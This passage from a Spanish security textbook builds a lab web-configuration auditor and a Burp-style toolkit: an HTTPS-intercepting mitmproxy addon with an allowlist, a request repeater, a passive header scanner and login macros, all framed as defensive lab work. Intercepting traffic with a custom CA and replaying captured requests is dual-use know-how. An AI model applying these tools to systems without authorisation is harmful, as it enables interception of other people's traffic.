        with ctx.wrap_socket(sock, server_hostname=host) as ss:
            cert = ss.getpeercert()
            return {
                "subject": dict(x[0] for x in cert.get("subject",
[])),
                "issuer": dict(x[0] for x in cert.get("issuer",
[])),
                "notBefore": cert.get("notBefore"),
                "notAfter": cert.get("notAfter"),
                "version": cert.get("version"),
            }

def parse_hsts(headers):
    h = headers.get("Strict-Transport-Security", "")
    return {
        "present": bool(h),
        "max_age": _extract_directive(h, "max-age"),
        "include_subdomains": "includesubdomains" in h.lower(),
        "preload": "preload" in h.lower()
    }

def _extract_directive(h, name):
    try:
        for part in h.split(";"):
            if name in part.lower():
                return int(part.split("=")[1].strip())
    except Exception:
        return None
    return None

```

Buenas prácticas (lab): fuerza HTTPS (redirección temprana 301), habilita HSTS con max-age suficiente (≥ 6 meses en entornos reales), evalúa includeSubDomains cuando toda la zona esté lista.

5) Cabeceras de seguridad, cookies y CORS

```

# checks_headers.py
from bs4 import BeautifulSoup

SEC_HEADERS = [
    "Content-Security-Policy", "X-Content-Type-Options", "X-Frame-
Options",
    "Referrer-Policy", "Permissions-Policy", "Strict-Transport-
Security"
]

```

```

def security_headers_report(resp):
    h = resp.headers
    rep = {k: h.get(k) or "" for k in SEC_HEADERS}
    # reglas simples
    rep["xcto_nosniff"] = (h.get("X-Content-Type-Options", "").lower() == "nosniff")
    xfo = (h.get("X-Frame-Options", "") or "").upper()
    rep["xfo_ok"] = xfo in ("DENY", "SAMEORIGIN")
    rep["has_csp"] = bool(h.get("Content-Security-Policy"))
    return rep

def cookies_flags(resp):
    sc = resp.headers.get("Set-Cookie", "")
    return {
        "has_secure": "secure" in sc.lower(),
        "has_httponly": "httponly" in sc.lower(),
        "samesite": _extract_samesite(sc)
    }

def _extract_samesite(sc):
    if "samesite=" in sc.lower():
        try:
            return
            sc.lower().split("samesite=")[1].split(";")[0].strip()
        except Exception:
            return "(parse-error)"
    return ""

def mixed_content(html, base_url):
    soup = BeautifulSoup(html, "lxml")
    http_resources = []
    for tag in soup.find_all(src=True):
        src = tag.get("src") or ""
        if src.startswith("http://"):
            http_resources.append(src)
    for tag in soup.find_all(href=True):
        href = tag.get("href") or ""
        if href.startswith("http://"):
            http_resources.append(href)
    return list(dict.fromkeys(http_resources)) # únicos

def cors_signals(headers):
    h = headers
    allow_origin = h.get("Access-Control-Allow-Origin", "")
    allow_credentials = h.get("Access-Control-Allow-Credentials", "").lower() == "true"
    risky = (allow_origin == "*") and allow_credentials
    return {"acao": allow_origin, "acac": allow_credentials, "risky": risky}

```

CORS: Access-Control-Allow-Origin: * **con** Allow-Credentials: true es una **mala** combinación (no estándar y riesgosa). Incluso en lab, evita configuraciones ambiguas.

6) Formularios y CSRF (inventario sin envío)

```
# checks_forms.py
from bs4 import BeautifulSoup
from urllib.parse import urljoin

def forms_inventory(html, base_url):
    soup = BeautifulSoup(html, "lxml")
    forms = []
    for f in soup.find_all("form"):
        action = f.get("action") or ""
        method = (f.get("method") or "GET").upper()
        inputs = [i.get("name") for i in f.find_all("input") if
i.get("name")]
        has_csrf = any("csrf" in (n or "").lower() for n in inputs)
        forms.append({
            "action": urljoin(base_url, action),
            "method": method,
            "inputs": inputs[:30],
            "has_csrf_name": has_csrf
        })
    return forms
```

*(En tu lab, si tu framework usa tokens con nombres no obvios, esta heurística puede no detectarlos. El objetivo aquí es inventariar y **revisar manualmente** lo relevante.)*

7) Orquestador de auditoría por URL

```
# audit_runner.py
import json, time
from audit_client import AuditorClient
from checks_transport import is_https, follows_to_https,
fetch_tls_cert, parse_hsts
from checks_headers import security_headers_report, cookies_flags,
mixed_content, cors_signals
from checks_forms import forms_inventory

def audit_url(url, client=None, save_body=False):
    client = client or AuditorClient()
    r = client.get(url)
    body = r.content[: client.max_bytes] if save_body else b""
    html = ""
    try:
        html = r.text
    except Exception:
        pass

    # Transporte
    trans = {"is_https": is_https(url)}
    trans.update(follows_to_https(client, url))
    hsts = parse_hsts(r.headers)

    # Cabeceras, cookies, CORS
    sh = security_headers_report(r)
```

```

ck = cookies_flags(r)
cors = cors_signals(r.headers)

# Contenido (solo para páginas HTML)
mc = mixed_content(html, r.url) if "text/html" in
(r.headers.get("Content-Type","")) else []

# Formularios
forms = forms_inventory(html, r.url) if "text/html" in
(r.headers.get("Content-Type","")) else []

return {
    "url": url,
    "final_url": trans["final_url"],
    "status": trans["status"],
    "redir_cnt": trans["redir_cnt"],
    "to_https": trans["to_https"],
    "is_https": trans["is_https"],
    "hsts": hsts,
    "sec_headers": sh,
    "cookies": ck,
    "cors": cors,
    "mixed_content": mc,
    "forms": forms,
    "ts": time.time()
}

def write_jsonl(ev, path="audit_results.jsonl"):
    with open(path, "a", encoding="utf-8") as f:
        f.write(json.dumps(ev, ensure_ascii=False) + "\n")

```

8) Puntuación (score) de riesgo simple y reproducible

Un **score** ayuda a priorizar. Debe ser **determinístico, documentado y modesto** (no pretende sustituir juicio experto). Ejemplo:

```

# scoring.py
def score(event):
    s = 0
    # Transporte
    if not event["to_https"]: s += 25
    if not event["hsts"]["present"]: s += 15
    # Cabeceras
    if not event["sec_headers"]["xcto_nosniff"]: s += 10
    if not event["sec_headers"]["xfo_ok"]: s += 10
    if not event["sec_headers"]["has_csp"]: s += 20
    # CORS
    if event["cors"]["risky"]: s += 20
    # Cookies
    if not event["cookies"]["has_secure"]: s += 8
    if not event["cookies"]["has_httponly"]: s += 8
    # Mixed content
    if event["mixed_content"]: s += 15
    # Formularios (heurístico)

```

```

for f in event["forms"]:
    if f["method"] == "POST" and not f["has_csrf_name"]:
        s += 10; break
# Clamp
return min(s, 100)

```

Documenta en tu reporte qué suma cada cosa. Ajusta según tu lab: si CSP está en transición, baja su peso temporalmente.

9) Ejecutar contra una lista de objetivos

Podemos usar como entrada (1) una lista fija de URLs del lab, (2) las semillas del crawler (cap. 28) o (3) URLs del sitemap. Aquí, lista simple:

```

# run_audit.py
import json
from audit_client import AuditorClient
from audit_runner import audit_url, write_jsonl
from scoring import score

TARGETS = [
    "http://lab-web.local/",
    "https://lab-web.local/",
    "https://lab-web.local/login",
    "https://lab-web.local/dashboard",
    "https://api.lab-web.local/health"
]

if __name__ == "__main__":
    client = AuditorClient(verify_ca=True)
    for u in TARGETS:
        try:
            ev = audit_url(u, client=client, save_body=False)
            ev["score"] = score(ev)
            write_jsonl(ev)
            print(u, "→", ev["score"])
        except Exception as e:
            write_jsonl({"url": u, "error": str(e)})
            print(u, "ERROR", e)

```

Consejo (lab): limita la lista para no abusar de tu entorno. Más adelante puedes **automatizar** con un cron interno **sólo** en tu red de pruebas.

10) Exportación a CSV/Markdown y priorización

```

# export_report.py
import csv, json

def jsonl_to_csv(src="audit_results.jsonl",
dst="audit_summary.csv"):
    rows = []

```

```

with open(src, "r", encoding="utf-8") as f:
    for line in f:
        try:
            rows.append(json.loads(line))
        except:
            pass
rows = [r for r in rows if "score" in r]
rows.sort(key=lambda r: r["score"], reverse=True)
with open(dst, "w", newline="", encoding="utf-8") as out:
    w = csv.writer(out)
    w.writerow(["url", "status", "to_https", "hsts", "csp", "xcto", "xfo", "cookies_ok", "cors_risky", "mixed_content", "forms_post_without_csrf", "score"])
    for r in rows:
        forms_issue = any(f["method"]=="POST" and not f["has_csrf_name"] for f in r.get("forms", []))
        cookies_ok = r["cookies"]["has_secure"] and r["cookies"]["has_httponly"]
        w.writerow([
            r["final_url"], r["status"], r["to_https"],
            r["hsts"]["present"],
            r["sec_headers"]["has_csp"],
            r["sec_headers"]["xcto_nosniff"],
            r["sec_headers"]["xfo_ok"], cookies_ok,
            r["cors"]["risky"],
            bool(r["mixed_content"]), r.get("forms") and forms_issue, r["score"]
        ])

if __name__ == "__main__":
    jsonl_to_csv()

```

El CSV te da una columna “score” para ordenar. Acompáñalo de un **README** con la explicación de pesos y recomendaciones generales (HSTS, CSP, cookies, CORS).

11) Integración con el crawler (cap. 28)

Puedes alimentar TARGETS leyendo `crawl_pages.jsonl` y filtrando solo páginas **HTML** de profundidad $\leq N$:

```

# targets_from_crawl.py
import json

def load_targets(crawl_path="crawl_pages.jsonl", max=100):
    urls = []
    with open(crawl_path, "r", encoding="utf-8") as f:
        for line in f:
            try:
                ev = json.loads(line)
                if ev.get("status") == 200 and ev.get("ctype", "").startswith("text/html") and ev.get("depth", 99) <= 2:
                    urls.append(ev["url"])
            except:

```

```
        pass
    if len(urls) >= max: break
return list(dict.fromkeys(urls))
```

Así conectas **descubrimiento** con **auditoría** respetando límites. Mantén `max` bajo para evitar ruido y carga innecesaria.

12) Concurrencia responsable (opcional, lab)

Cuando la lista crece, **httpx** con **async** puede acelerar sin perder cortesía:

```
# audit_async.py (concepto)
import asyncio, httpx, random, time
from audit_runner import audit_url
from audit_client import is_allowed

SEM = asyncio.Semaphore(8)  # máx en vuelo

async def audit_one(url):
    if not is_allowed(url):
        return {"url": url, "error": "not-allowed"}
    async with SEM:
        await asyncio.sleep(random.uniform(0.25, 0.6))
        async with httpx.AsyncClient(headers={"User-Agent": "LabWebAuditor/1.0"}, timeout=10.0, verify=True, follow_redirects=True) as c:
            # adapta audit_url a httpx si quieres; o usa to_thread
            con requests
            pass
```

Mantén semáforos por **host** si necesitas evitar ráfagas a un mismo servicio. En **lab**, empieza con 6–10 concurrentes.

13) Módulo de recomendaciones (plantillas)

Para cada “fallo” detectado, ofrece una **recomendación canónica** (sólo texto, sin automatizar cambios del servidor):

```
# recommendations.py
def advise(event):
    adv = []
    if not event["to_https"]:
        adv.append("Forzar redirección a HTTPS (301 temprana) y actualizar enlaces internos.")
    if not event["hsts"]["present"]:
        adv.append("Habilitar Strict-Transport-Security con max-age adecuado y considerar includeSubDomains.")
    if not event["sec_headers"]["xcto_nosniff"]:
        adv.append("Añadir X-Content-Type-Options: nosniff.")
    if not event["sec_headers"]["xfo_ok"]:
```

```

        adv.append("Establecer X-Frame-Options: DENY o SAMEORIGIN
según necesidad.")
        if not event["sec_headers"]["has_csp"]:
            adv.append("Definir Content-Security-Policy restrictiva
(evitar 'unsafe-inline'; usar nonce).")
            if not event["cookies"]["has_secure"] or not
event["cookies"]["has_httponly"]:
                adv.append("Marcar cookies de sesión con Secure y HttpOnly;
revisar SameSite.")
            if event["cors"]["risky"]:
                adv.append("Revisar CORS: evitar ACAO='*' con credenciales;
usar allowlist específica.")
            if event["mixed_content"]:
                adv.append("Eliminar recursos http:// en páginas https://
(mixed content).")
            if any(f["method"]=="POST" and not f["has_csrf_name"] for f in
event.get("forms", [])):
                adv.append("Asegurar tokens CSRF en formularios POST y
validarlos en servidor.")
        return adv

```

14) Reporte Markdown (rápido y útil)

```

# report_md.py
import json
from recommendations import advise

def md_report(src="audit_results.jsonl", dst="audit_report.md"):
    rows = []
    with open(src, "r", encoding="utf-8") as f:
        for line in f:
            try:
                ev = json.loads(line)
                if "score" in ev: rows.append(ev)
            except: pass
    rows.sort(key=lambda r: r["score"], reverse=True)
    with open(dst, "w", encoding="utf-8") as out:
        out.write("# Informe de auditoría (lab)\n\n")
        out.write("| URL | Status | Score | HTTPS | HSTS | CSP |
CORS riesgoso |\n|---|---:|---:|:--:|:--:|:--:|:--:|\n")
        for r in rows:
            out.write(f"| {r['final_url']} | {r['status']} |
{r['score']} | {str(r['to_https'])} | {str(r['hsts']['present'])} |
{str(r['sec_headers']['has_csp'])} | {str(r['cors']['risky'])}
|\n")
        out.write("\n## Recomendaciones por URL\n")
        for r in rows[:20]: # top 20
            out.write(f"\n### {r['final_url']}\n")
            for a in advise(r):
                out.write(f"- {a}\n")

```

15) Validación, falsos positivos y límites

- **CSP** puede estar servido por **meta** en HTML; nuestro ejemplo mira cabeceras. Añade soporte si tu lab usa `<meta http-equiv="Content-Security-Policy">`.
 - **CSRF**: buscar nombres no garantiza protección; tu servidor puede usar **cookies SameSite** y **doble submit** u otros patrones. Usa esta detección como **recordatorio**, no como veredicto.
 - **Cookies**: `Set-Cookie` puede venir en **múltiples** cabeceras; amplía el parser si lo necesitas.
 - **Mixed content**: a veces `href="http://"` apunta a un recurso externo **permitido** en lab; decide políticas claras.
 - **CORS**: inspeccionar solo cabeceras de respuesta **sin preflight** es limitado. Para pruebas más completas, envía una `OPTIONS` con `Origin` de prueba y observa la respuesta **en tu lab** (no lo hagas contra terceros).
-

16) Ética operativa y trazabilidad

- **Restringe** el auditor a tus hosts (`ALLOWED`) y mantén un **ritmo humano**.
 - **Evita** endpoints que cambien estado (salvo tus rutas de prueba).
 - **Guarda** evidencia con fecha/hora y **hash** de scripts usados (para reproducibilidad).
 - **Redacta** tokens/cookies si llegaran a los logs (no deberían).
 - **Revisa** manualmente antes de hacer ajustes: la automatización **no** entiende el contexto de negocio.
-

17) Checklist de tu ejecución (lab)

- ☐ Lista de URLs permitidas y **alcance** definido por escrito.
 - ☐ `robots.txt` revisado y respetado.
 - ☐ `TIMEOUT`, `delay`, `MAX_BYTES` configurados.
 - ☐ Auditoría ejecutada con logs `audit_results.jsonl`.
 - ☐ Exportados `audit_summary.csv` y `audit_report.md`.
 - ☐ Revisión de top hallazgos (score alto) y plan de remediación.
 - ☐ Re-ejecución tras cambios para confirmar mejoras.
 - ☐ Versionado: resultados por fecha y hash de código.
-

18) Extensiones y siguientes pasos

- **TLS avanzado**: verificación de versiones/protocolos y suites (en lab) con `ssl/OpenSSL` y políticas mínimas.
- **Preflight CORS**: construir peticiones `OPTIONS` con `Origin` sintético y validar respuestas.
- **Sitemaps y priorización**: primero URLs canónicas, luego “profundidad 1–2” del crawler.
- **Integración CI (lab)**: job nocturno en tu red de pruebas que deja artefactos (JSONL/CSV/MD).

- **Pruebas específicas:** gatillar runners de **XSS y SQLi** acotados en endpoints marcados como “riesgo alto” (siempre en lab).
 - **HTML report:** usar `jinja2` para un dashboard básico con filtros.
-

Conclusiones

Has montado un **auditor web automatizado** que, con una arquitectura simple y ética, te permite:

- **Descubrir y normalizar** un conjunto de URLs de laboratorio.
- Ejecutar **chequeos de bajo impacto** de transporte, cabeceras, cookies, CORS, formularios y contenido.
- **Registrar evidencia** estructurada (JSONL), **resumir** en CSV/Markdown y **priorizar** con un score claro.
- **Iterar** con seguridad: re-ejecutar tras cambios y verificar la **mejora** de tu postura.

Recuerda: automatizar **no** es licencia para “apuntar a todo”. Es disciplina para **hacer siempre lo correcto** con el menor riesgo posible, dejando constancia clara de cada paso. En el próximo capítulo, podrás conectar este pipeline con **pruebas autenticadas de laboratorio** (cuentas de prueba, flujos de sesión, políticas de expiración) y así cubrir un espectro mayor de tu superficie web, siempre bajo permiso y con responsabilidad.

Capítulo 30. Creación de herramientas propias estilo Burp (versión extendida)

Uso educativo en laboratorio controlado. No ataques sistemas ajenos ni interceptes tráfico sin permiso. Limita pruebas a equipos y datos ficticios. El mal uso es ilegal antiético y tu responsabilidad.

Introducción

Las suites “estilo Burp” son navajas suizas para pruebas web: proxy interceptador, repetidor de requests, escaneo pasivo de cabeceras, comparador de respuestas, grabación de flujos, etc. En **este capítulo**, vas a construir tu **toolkit mínimo** —modular, auditable y con salvaguardas— para tu **laboratorio**. Nada de evasión de controles ni abuso: nuestra meta es **visibilidad, mediciones y mejora** de aplicaciones propias o explícitamente autorizadas.

El enfoque:

- **Proxy interceptador** (solo en lab) con lista blanca de dominios, redacción de secretos y límites de tamaño.
- **Logger** estructurado (JSONL/SQLite) y **repetidor** (replay) con edición puntual.
- **Escáner pasivo** (cabeceras, cookies, redirecciones, CSP, mixed content).
- **Comparador (diff)** entre respuestas para validar hipótesis y regresiones.
- **Macros** de flujo (login controlado, navegación mínima) y **módulos** de chequeos.
- **Ética y seguridad operativa:** allowlist, rate limiting, CA de laboratorio, sin intrusión.


Requisito: un entorno de pruebas controlado, **CA propia** instalada solo en tus VMs de lab, y servicios que **tú** administras.

1) Arquitectura y piezas

Objetivo: componibilidad. Un pipeline que puedas extender sin convertirlo en una “caja negra”.

- **Captura:** Proxy HTTP(S) o “tap” en el cliente (requests/httpx instrumentados).
- **Persistencia:** JSON Lines (rápido de escribir, fácil de parsear) y/o SQLite.
- **Análisis:** módulos de chequeos pasivos invocados por evento (request/response).
- **Acción:** “Repeater” (replay) con edición segura y límites.
- **Utilidades:** diff de respuestas, extracción de formularios, métricas.

Diagrama mental:



2) Preparación del laboratorio

- **TLS/CA de laboratorio:** genera una CA local y **solo** instálala en tus VMs de prueba.
- **DNS/hosts:** resuelve *.lab-web.local hacia tu infraestructura de ensayo.
- **Permisos** por escrito: incluso en el lab, deja constancia de alcance y ventanas.

Herramientas base:

```
python3 -m venv venv
source venv/bin/activate
pip install mitmproxy requests beautifulsoup4 lxml click
```

- Usaremos **mitmproxy** como motor de proxy voluntario en el lab. Nuestro valor está en los **addons** (scripts Python) que imponen límites y generan reportes.

3) Proxy interceptador con salvaguardas (addon para mitmproxy)

Este proxy **no** está pensado para interceptar a terceros. Solo vas a usarlo con **clientes y servidores del laboratorio**.

Archivo `addon_lab.py`:

```
# addon_lab.py (solo laboratorio)
from mitmproxy import http, ctx
```

```

import json, time, re

ALLOWED_HOSTS = {"lab-web.local", "api.lab-web.local"}
MAX_BODY = 1_000_000 # 1 MB por lado
SENSITIVE = {"authorization", "cookie", "set-cookie", "x-api-key"}

def redact_headers(hdrs: http.Headers) -> dict:
    out = {}
    for k, v in hdrs.items():
        if k.lower() in SENSITIVE:
            out[k] = f"<redacted:{len(v)}>"
        else:
            out[k] = v
    return out

def allowed(host: str) -> bool:
    return (host or "").lower() in ALLOWED_HOSTS or (host or "").endswith(".lab-web.local")

class LabAddon:
    def __init__(self, log_path="flows.jsonl"):
        self.log_path = log_path

    def request(self, flow: http.HTTPFlow):
        host = flow.request.host
        if not allowed(host):
            flow.response = http.Response.make(
                403, b"Forbidden (out of scope)", {"Content-Type":
"text/plain"}
            )
            ctx.log.warn(f"Bloqueado (scope): {host}")
            return

        # Limitar tamaño del body enviado
        if flow.request.content and len(flow.request.content) >
MAX_BODY:
            flow.request.content = flow.request.content[:MAX_BODY]
            flow.request.headers["X-Lab-Truncated"] = "req-body"

    def response(self, flow: http.HTTPFlow):
        # Limitar tamaño de respuesta
        if flow.response.content and len(flow.response.content) >
MAX_BODY:
            flow.response.content =
flow.response.content[:MAX_BODY]
            flow.response.headers["X-Lab-Truncated"] = "resp-body"

    event = {
        "ts": time.time(),
        "req": {
            "scheme": flow.request.scheme,
            "host": flow.request.host,
            "port": flow.request.port,
            "method": flow.request.method,
            "path": flow.request.path,
            "headers": redact_headers(flow.request.headers),
        },
    },

```

```

        "resp": {
            "status": flow.response.status_code,
            "headers": redact_headers(flow.response.headers),
            "len": len(flow.response.content or b"")
        }
    }
    with open(self.log_path, "a", encoding="utf-8") as f:
        f.write(json.dumps(event, ensure_ascii=False) + "\n")

addons = [LabAddon()]

```

Arranque:

```

mitmproxy -s addon lab.py --listen-port 8080
# Configura el navegador/cliente de tu VM para usar http(s) proxy
127.0.0.1:8080
# Instala la CA de mitmproxy SOLO en esa VM de laboratorio

```

Qué hace y qué evita:

- **Allowlist** de hosts.
- **Redacción** de secretos en logs.
- **Truncado** de cuerpos grandes.
- **403** si el destino sale del alcance.

No abras este proxy a redes ajenas. No fuerces TLS de otros equipos. Es únicamente un *proxy explícito* en tu VM de pruebas.

4) Logger y “Repeater” (replay) en CLI

Un **Repeater** sencillo permite volver a enviar una petición capturada, editando método, headers y cuerpo. Lo haremos **seguro**: nunca saca al tráfico de la allowlist.

repeater.py:

```

# repeater.py
import json, click, requests
from urllib.parse import urlunparse

ALLOWED = {"lab-web.local", "api.lab-web.local"}
UA = "LabRepeater/1.0 (+lab-only)"
TIMEOUT = (3.05, 10)

def allowed_host(host: str) -> bool:
    h = (host or "").lower()
    return h in ALLOWED or h.endswith(".lab-web.local")

@click.command()
@click.argument("flow_jsonl", type=click.Path(exists=True))
@click.option("--index", default=0, help="Índice del evento en el archivo")
@click.option("--method", default=None)
@click.option("--path", default=None)

```

```

@click.option("--data", default=None, help="Cuerpo para POST/PUT
(texto)")
def main(flow_jsonl, index, method, path, data):
    with open(flow_jsonl, "r", encoding="utf-8") as f:
        lines = f.readlines()
    evt = json.loads(lines[index])
    req = evt["req"]
    host = req["host"]
    if not allowed_host(host):
        raise SystemExit("Fuera de alcance permitido")

    m = (method or req["method"]).upper()
    p = (path or req["path"])
    scheme = req["scheme"]
    url = urlunparse((scheme, f"{host}:{req.get('port', 443)}", p,
"", "", ""))

    # reconstruye headers no sensibles
    hdrs = {k:v for k,v in req["headers"].items() if not k.lower()
in {"cookie","authorization"}}
    hdrs["User-Agent"] = UA

    resp = requests.request(m, url, headers=hdrs, data=data,
timeout=TIMEOUT, verify=True, allow_redirects=True)
    print("Status:", resp.status_code)
    print("Len:", len(resp.content))
    print("Resp headers:", dict(resp.headers))
    print("Body (trunc):", resp.text[:500])

if __name__ == "__main__":
    main()

```

Uso:

```
python repeater.py flows.jsonl --index 3 --method POST --path
/login --data "username=lab&password=Lab@123"
```

El **Repeater** debe usarse con endpoints de **laboratorio** y cuentas de prueba. No lo uses para repetir tráfico no autorizado.

5) Escáner pasivo (cabeceras, cookies, redirecciones, CSP)

Cada respuesta que pasa por el proxy puede alimentar chequeos **pasivos**. Creamos un **post-procesador** que lee `flows.jsonl` y genera un `audit.jsonl` con hallazgos.

`passive_scan.py`:

```

# passive_scan.py
import json, re
from bs4 import BeautifulSoup

```

```
SEC_HEADERS = [
```

```

    "Content-Security-Policy", "X-Content-Type-Options", "X-Frame-Options",
    "Referrer-Policy", "Permissions-Policy", "Strict-Transport-Security"
]

def headers_lower(h: dict) -> dict:
    return {k.lower(): v for k,v in h.items()}

def mixed_content(html: str):
    soup = BeautifulSoup(html or "", "lxml")
    found = set()
    for tag in soup.find_all(src=True):
        if str(tag["src"]).startswith("http://"):
            found.add(tag["src"])
    for tag in soup.find_all(href=True):
        if str(tag["href"]).startswith("http://"):
            found.add(tag["href"])
    return list(found)

def scan_event(evt):
    r = evt.get("resp", {})
    h = headers_lower(r.get("headers", {}))
    report = {
        "url":
f"{evt['req']['scheme']}://{evt['req']['host']}{evt['req']['path']}",
        "status": r.get("status"),
        "sec_headers": {k: h.get(k.lower(), "") for k in [x.lower()
for x in SEC_HEADERS]},
        "xcto_nosniff": h.get("x-content-type-options", "").lower()
== "nosniff",
        "xfo_ok": (h.get("x-frame-options", "").upper() in
("DENY", "SAMEORIGIN")),
        "has_csp": bool(h.get("content-security-policy")),
        "hsts": bool(h.get("strict-transport-security"))
    }
    # si es HTML, detectar mixed content de forma simple
    if "text/html" in h.get("content-type", ""):
        # para ahorrar, no reconstruimos body completo; en el proxy
lo truncamos
        report["mixed"] = [] # si quisieras, parsea body desde un
almacén de bodies
    return report

if __name__ == "__main__":
    import sys
    src, dst = sys.argv[1], sys.argv[2]
    with open(src, "r", encoding="utf-8") as f, open(dst, "w",
encoding="utf-8") as out:
        for line in f:
            evt = json.loads(line)
            rep = scan_event(evt)
            out.write(json.dumps(rep, ensure_ascii=False) + "\n")

```

Ejecuta:

```
python passive_scan.py flows.jsonl audit.jsonl
```

Ahora puedes sumar un **score** (como en el capítulo 29) y exportar a CSV/Markdown.

6) Comparador (diff) de respuestas

El “diff” ayuda a confirmar si un cambio en headers o cuerpo afecta seguridad (p. ej., añadiste HSTS/CSP y quieres validar).

diff_resps.py:

```
# diff_resps.py
import json, difflib

def load_evt(path, idx):
    with open(path, "r", encoding="utf-8") as f:
        lines = f.readlines()
    return json.loads(lines[idx])

def headers_to_lines(h: dict):
    return [f"{k}: {v}" for k,v in sorted(h.items())]

if __name__ == "__main__":
    import sys
    fjson, i1, i2 = sys.argv[1], int(sys.argv[2]), int(sys.argv[3])
    a = load_evt(fjson, i1) ["resp"] ["headers"]
    b = load_evt(fjson, i2) ["resp"] ["headers"]
    al = headers_to_lines(a)
    bl = headers_to_lines(b)
    for line in difflib.unified_diff(al, bl, fromfile=f"resp#{i1}",
    tofile=f"resp#{i2}", lineterm=""):
        print(line)
```

Ejemplo:

```
python diff_resps.py flows.jsonl 12 45
# Observa si apareció "Strict-Transport-Security" o cambió CSP
```

7) Macros (flujos) de laboratorio

Graba una secuencia de pasos **consentidos** (login de prueba, visitar 2–3 rutas) para reproducir cambios. No automatices contra terceros.

macro_lab.py:

```
# macro_lab.py
import requests, time
from urllib.parse import urljoin

BASE = "https://lab-web.local"
TIMEOUT = (3.05, 10)
```



```

def run():
    s = requests.Session()
    s.headers.update({"User-Agent": "LabMacro/1.0"})
    # 1) GET login para CSRF (si aplica)
    r1 = s.get(urljoin(BASE, "/login"), timeout=TIMEOUT,
verify=True)
    # 2) POST login (usuario de laboratorio)
    data = {"username": "labuser", "password": "Lab@12345"}
    r2 = s.post(urljoin(BASE, "/login"), data=data,
timeout=TIMEOUT, verify=True, allow_redirects=True)
    # 3) GET dashboard
    r3 = s.get(urljoin(BASE, "/dashboard"), timeout=TIMEOUT,
verify=True)
    # 4) GET página con formularios
    r4 = s.get(urljoin(BASE, "/settings"), timeout=TIMEOUT,
verify=True)
    return [r1, r2, r3, r4]

if __name__ == "__main__":
    for i, r in enumerate(run()):
        print(i, r.url, r.status_code, len(r.content))

```

Puedes correr la macro **con el proxy configurado** en la sesión (`s.proxies = {...}`) para que todos los pasos queden registrados en `flows.jsonl`.

8) Módulos de chequeos (“plugins”) sencillos

Diseña una interfaz para añadir chequeos sin tocar el core. Por ejemplo, cada plugin es una función `check(evt) -> list[str]` que devuelve advertencias.

`checks_csp.py`:

```

def check(evt):
    issues = []
    h = {k.lower(): v for k, v in evt["resp"]["headers"].items()}
    csp = h.get("content-security-policy", "")
    if not csp:
        issues.append("Falta Content-Security-Policy")
    elif "'unsafe-inline'" in csp:
        issues.append("CSP permite 'unsafe-inline' (restringir o
usar nonce)")
    return issues

```

`runner_plugins.py`:

```

import json
from importlib import import_module

PLUGINS = ["checks_csp"] # añade más

def run_plugins(flow_jsonl, report_jsonl):
    with open(flow_jsonl, "r", encoding="utf-8") as f,
open(report_jsonl, "w", encoding="utf-8") as out:

```

```

    for line in f:
        evt = json.loads(line)
        all_issues = []
        for p in PLUGINS:
            mod = import_module(p)
            all_issues.extend(mod.check(evt) or [])
            out.write(json.dumps({"url":
f"{evt['req']['scheme']}://{evt['req']['host']}{evt['req']['path']}"
",
                                                                    "issues": all_issues},
ensure_ascii=False) + "\n")

if __name__ == "__main__":
    import sys
    run_plugins(sys.argv[1], sys.argv[2])

```

Esto te da un **pipeline de hallazgos** extensible, que puedes puntuar/ordenar.

9) Seguridad y ética operativa (reglas de oro)

- **Allowlist estricta:** el proxy y el repeater **no** deben salir de `*.lab-web.local`.
 - **CA del lab:** nunca instales tu CA en equipos de terceros ni en navegadores personales fuera del entorno de pruebas.
 - **Redacción:** en logs, oculta `Authorization`, `Cookie`, `Set-Cookie`, `X-API-Key`.
 - **Límites:** `MAX_BODY`, timeouts, rate limiting (si tu proxy atiende múltiples clientes).
 - **No intrusión:** sin fuzzers agresivos, sin fuerza bruta. Enfoque **pasivo** y de **reproducción controlada**.
 - **Trazabilidad:** garde `flows.jsonl` con timestamp, versión del addon y hash del código.
 - **Borrado:** elimina evidencias que contengan datos sensibles de ejercicios, conforme a la política del laboratorio.
-

10) Pruebas, calidad y automatización

- **Unit tests** ligeros para los módulos (p. ej., parseo de cabeceras y políticas CSP).
 - **Pruebas integradas:** ejecuta `macro_lab.py` con el proxy activo y valida que `audit.jsonl` contenga las mejoras esperadas (aparecer HSTS, no mixed content, etc.).
 - **CI del lab:** un job que corre la macro y el pasivo, y sube artefactos (JSONL/CSV/MD) a un repositorio interno. Nunca lo ejecutes contra internet “abierta”.
-

11) Extensiones útiles

- **Editor de requests** más cómodo: añade soporte a archivos `.http` (estilo VS Code REST Client) para construir requests reproducibles.
- **Decodificadores** (Gzip/Deflate/Brotli) y prettifiers (JSON, HTML).

- **Catálogo de evidencias:** indexar por `host + path + método + hash de respuesta`.
 - **Hooks** para **httpx/requests**: si no quieres usar proxy, instrumenta directamente el cliente para registrar y aplicar chequeos (útil en pruebas automatizadas).
 - **UI simple** (opcional): genera un informe HTML con Jinja2 para leer hallazgos con filtros por host y severidad.
-

12) Checklist para tu informe de capítulo (lab)

- [] Proxy con **allowlist**, **redacción** y **truncado** en marcha.
 - [] `flows.jsonl` poblado tras una navegación de prueba (macro o manual).
 - [] **Repeater** capaz de reproducir 1–2 peticiones (login de prueba, GET de dashboard).
 - [] **Escáner pasivo** ejecutado y `audit.jsonl` generado.
 - [] **Diff** entre respuestas antes/después de cambios de seguridad.
 - [] **Plugins** aplicados (al menos CSP) con advertencias claras.
 - [] Políticas de ética y seguridad **documentadas** para el equipo.
-

Conclusiones

Has construido la base de una suite “estilo Burp” **propia** y **ética** para tu **laboratorio**:

- Un **proxy** con salvaguardas que captura tráfico **solo** de hosts permitidos, redacta secretos y limita tamaños.
- Un **logger** estructurado y un **repetidor** para reproducir requests de forma segura.
- Un **escáner pasivo** modular que te alerta sobre cabeceras faltantes, cookies laxas y otros riesgos de configuración.
- Utilidades de **diff** y **macros** para validar cambios y mantener regresiones bajo control.

